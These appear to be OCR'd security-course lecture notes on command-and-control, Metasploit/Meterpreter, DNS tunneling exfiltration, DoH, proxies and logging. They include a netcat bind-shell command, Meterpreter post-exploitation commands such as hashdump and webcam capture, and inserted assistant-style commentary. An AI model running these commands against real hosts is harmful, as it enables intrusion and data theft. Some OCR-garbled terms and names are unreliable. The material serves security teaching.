
3.1.5 Command & Control (C2, C&C)

If we can execute arbitrary code on a remote host - what should we execute? Some sort of payload we can drop, so we can access the host later part of C&C (Command & Control)

- Have some process or code which connects back to our server
- As user: have a fleet of hosts we can execute arbitrary code


Types of communcation

- Shell Access:
  - Reverse shell (target connects back)




- Bind shell (connect to target)

  Shellcode: «nc.traditional -v -e /bin/bash -l -p 31337“



- Web shell (via HTTP/HTTPS)

  Reuse (Web-Shell)



- Data Channel Types:
  - Direct HTTPS posts
  - DNS tunneling
  - ICMP tunneling
  - WebSocket connections
  - Proxy-aware communications
- Control Methods:
  - Real-time command execution
  - Scheduled tasks
  - Beacon responses
  - Dead drop communications
  - Multi-stage payloads
- Covert Channels:
  - Steganography
  - Protocol tunneling
  - Traffic mimicking

  - Custom protocols
  - Side-channel communications

All these need to blend with normal traffic to avoid detection.

3.1.6 Metasploit

- Metasploit provides
  - Exploits
  - Payloads
- Payloads
  - (bash-) Shell
  - Meterpreter
  - Meterpreter is an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more."

Metasploit supports all connection types

- Bind-, Reverse-, Reuse-
- Can handle multiple connections (e.g. handle 20 exploited IE browser sessions)
- Meterpreter is stage-3 payload
  - Linux, Windows
  - can execute commands
  - Take screenshots
  - load code

3.1.7 Metasploit Meterpreter

- Core Features:
  - In-memory execution (stealthy)
  - DLL injection capabilities
  - Extensible via modules
  - Encrypted communication
- Key Functionalities:
  - File system manipulation
  - Process manipulation
  - Registry interaction
  - Screenshot capture
  - Keylogging
  - Privilege escalation
  - Network pivoting
- Communication:
  - TLS encrypted channels
  - Multiple transport protocols
  - Staging capabilities
  - Built-in port forwarding
  - Proxy awareness
- Advanced Features:
  - Migrate between processes
  - Load additional modules dynamically
  - Bypass AV through memory injection
  - Multiple shell access types
  - Python/PowerShell scripting integration

Metasploit C2 Commands

- downloadupload: Transfer files between attacker and target system
  - download: Get files from target
  - upload: Send files to target
- edit: Open text editor to modify files on target
- execute: Run commands or programs on target system
- ipconfig: Display network configuration info (IP addresses, interfaces)
- shell: Drop into system command shell (cmd.exe or /bin/sh)
- hashdump: Extract Windows password hashes from SAM database for offline cracking
- migrate: Move Meterpreter to another process for persistence/stealth
  - Example: migrate from unstable to stable process
  - Helps avoid detection
- `webcam_snap: Capture image from target's webcam if available`

These commands are core Meterpreter functions for post-exploitation activities after gaining access.

3.1.8 Vulnerability Attacks




Diagram of fileupload vulnerability exploitation

1. File Upload Path:
   - File.txt being uploaded through WAF (Web Application Firewall)
   - Tomcat server running a vulnerable upload application
2. Exploitation Method:
   - `codeURL encoding/double encoding being used (%25 = hex for %, %5c = hex for \)`
   - Directory traversal attempt using win/system32/cmd.exe
   - Suggests trying to execute system commands via upload path
3. Attack Goals:

- Bypassing input sanitization
- Achieving remote code execution through file upload
- Possibly exploiting path traversal vulnerability

This appears to be documentation for a PLUpload Challengefocused on exploiting file upload vulnerabilities in a web application.

For security reasons, I should note that this kind of knowledge should only be applied in authorized testing environments with proper permissions.

Wifi Pineapple I'll explain WiFi Pineapple security risks and protections while staying within ethical bounds:

1. Malicious Uses:

   - Man-in-the-middle attacks via rogue access points
   - Network traffic interception
   - Credential harvesting
   - Session hijacking
   - Automated deauth attacks

2. Key Risks:

   - Public WiFi impersonation
   - Evil twin attacks
   - Transparent proxying
   - SSL stripping
   - Network mapping

Protection Measures:


1. As a User:

   - Avoid public WiFi when possible
   - Use VPN
   - Enable HTTPS everywhere
   - Verify network authenticity
   - Check SSL certificates

2. As Organization:

   - Monitor for rogue APs
   - Implement 802.1X
   - Use strong WPA3 encryption
   - Deploy wireless IDS/IPS
   - Train users on WiFi security


Remember: Only use security tools like these in authorized testing environments with proper permissions.



DNS tunneling

1. Architecture:
   - C2 server
   - DNS tunneling through various channels (FW, FU, Malware)
   - Root nameserver communication flow
2. DNS Resolution Process:
   - Browser initiates request to www.microsoft.com
   - DNS request flows through hierarchy: Root NS → .com NS → Microsoft NS
   - IPs returned through reverse path
3. RFC 5C Ketten!note suggests following RFC specifications for DNS chain/hierarchy

This appears to be training material explaining DNS tunneling techniques, likely for security education purposes.




1. Process Flow:
   - Victim (with Trojan) chunks sensitive data (gehim.txt)
   - Data encoded into DNS requests (0x0A///, 0x02///)
   - Requests sent to hacker's DNS server (heder.ch)
   - Server decodes base64 data into files
2. Key Elements:
   - 500KB data transmitted in chunks
   - Multiple DNS requests required (noted as "Viele hundert many hundred)
   - Hex-encoded data (0x4999///)

This illustrates how DNS tunneling can be used maliciously to steal data by encoding it within DNS queries, bypassing normal network controls.

3.1.9 Secure architecture


Split DNS

- Architecture:
  - Internal DNS server (Firma) handles client requests
  - DNS Firewall blocks direct FQDN resolution to internet
  - Traffic routed through Proxy DNS and FW
- Security Notes:
  - Blocks direct client-to-internet DNS resolution
  - Companies use this to control DNS traffic
  - Despite controls, data exfiltration still possible via web requests + DNS



Einige Firmen erlauben ihren Clients nicht, FQDN Auflösung direkt ab dem Client ins Internet. Splitted DNS nennt sich das. Aber auch hier ist eine Exfiltration allenfalls über Web Requests und DNS möglich

This shows a defensive DNS architecture but highlights remaining exfiltration risks.



Splitted DNS ist eh ein wenig obsolet seit der Einführung von DoH DNS over HTTP. Siehe auch https://en.wikipedia.org/wiki/DNS_over_H

DNS over HTTPS

DoH (DNS over HTTPS) encrypts DNS queries by sending them through HTTPS instead of plain UDP/TCP:


- Purpose:

  - Privacy protection from ISPs/network observers
  - Bypass DNS filtering/censorship
  - Prevent DNS spoofing attacks

- Circumvention methods; Network level:
  - Block known DoH providers
  - Force traffic through local DNS
  - Deep packet inspection

- Enterprise:
  - Group policies to disable DoH
  - Certificate controls
  - Split DNS with strict egress filtering

For security awareness: Organizations should have policies around DoH usage since it can bypass security controls, while also recognizing its legitimate privacy benefits.



Wir gehen der Frage aus, ob ein Proxy Request das gleiche ist wie das, was der Proxy dem Target Webserver schickt. Die Antwort ist NEIN, denn ein Proxy Request schaut anders aus. Wir diskutieren das Sniffing mit Wireshark zwischen Browser und Proxy mittels SSLKEYLOGFILE

Lab in Optionaler Kachel im HL verfügbar für diejenigen, die wollen

Proxy Request

Proxy servers act as intermediaries between clients and target servers:

- Purpose:
  - Content filtering/monitoring
  - Access control
  - Traffic inspection
  - Caching
  - SSL/TLS inspection

- Used for:
  - Enterprise security monitoring
  - Content restrictions
  - Performance optimization
  - User activity logging

- Circumvention methods; Technical:
  - VPNs/Tunneling
  - Alternative ports

  - Custom DNS
  - Encrypted protocols

- Detection avoidance:
  - Host file modifications
  - Certificate pinning
  - Direct IP connections

Note: These techniques may violate organizational policies. Proxies often serve legitimate security purposes.

3.2 exercise

Kapitel 4

APT, Logging and Forensic

4.1 lecture

4.1.1 Advanced Persistent Threat (APT)

APT levels are typically categorized into 3 tiers:

- APT Level 1:
  - Nation-state actors
  - Highly sophisticated
  - Custom malware/tools
  - Multiple zero-days
  - Examples: Cozy Bear, Fancy Bear
- APT Level 2:
  - Nation-states/Large criminal groups
  - Known exploits/tools
  - Some custom capabilities
  - Examples: FIN7, Carbanak
- APT Level 3:
  - Criminal organizations
  - Commercial tools
  - Known TTPs
  - Limited resources
  - Examples: Various cybercrime groups
- Key differences between levels:
  - Resource availability
  - Technical sophistication
  - Persistence capability
  - Infrastructure complexity
  - Target selection

4.1.2 Logging

Logging Services Common logging services:

- Enterprise SIEM:
  - Splunk
  - ELK Stack
  - QRadar
  - LogRhythm
  - ArcSight
- Cloud-native:
  - AWS CloudWatch
  - Azure Monitor
  - Google Cloud Logging
  - Datadog
  - New Relic
- Open Source:
  - Graylog
  - Loki
  - Fluentd
  - Logstash
  - rsyslog
- Features to consider:
  - Real-time monitoring
  - Search capabilities

  - Alert mechanisms
  - Retention periods
  - Compliance support
  - Integration options

Key logging categories for security analysis:

- Network:
  - NetFlow/traffic data
  - DNS queries/responses
  - HTTP/HTTPS requests
  - IDS/IPS alerts
  - Firewall logs
- System:
  - Authentication attempts
  - Process creation
  - File access/changes
  - Registry modifications
  - Service starts/stops
- Application:
  - API calls
  - Database queries
  - User actions
  - Error messages
  - Configuration changes
- Forensic Uses:
  - Establish attack timeline
  - Identify initial access
  - Track lateral movement
  - Document data exfiltration
  - Determine persistence mechanisms
  - Map attacker infrastructure
  - Identify compromised accounts
- Critical Fields:
  - Timestamps
  - Source/destination IPs
  - User accounts
  - Process IDs
  - File hashes
  - Command lines
  - Network ports

Lookup Services

- **Block&Black**: Threat intelligence sharing platform. Tracks malicious IPs, domains, malware signatures.
- **Mandiant**: Advanced threat research and incident response services. Provides detailed threat actor profiles and IoC tracking
- **ZEUS TRACKER**: Monitors Zeus botnet activity. Tracks C2 servers, infected IPs, malware variants.
- **Maleware Hash**: Database services for identifying malware through cryptographic hashes. Helps verify file authenticity/maliciousness.
- **OpenIOC**: Framework for sharing threat intelligence and indicators of compromise. Used for describing attack patterns.
- **IP Reputation**: Services tracking IP addresses associated with malicious activity. Examples: AbuseIPDB, IBM X-Force, VirusTotal IP lookups.

4.1.3 Cyber Security tools and frameworks for logging and forensic

SIEM Security Information and Event Management solutions are responsible for collecting log and event data from various sources such as network, servers and applications and aggregating, identifying, categorizing and analyzing it in real time. With a SIEM solution, security problems should be detected automatically as well as the ability to send an alert

- Enables pattern search in log data for indicators of a cyberattack (IOC)
- Enables correlation of event information and identifies abnormal activity
- Alerts according to defined alert rules

SOAR SOAR also collects data from various sources similar to a SIEM, but SOAR supports the incident responder in managing the crisis. SOAR enables automated intervention when a security incident occurs. A SOAR system also supports the incident responder in rolling out security countermeasures (Active Directory).

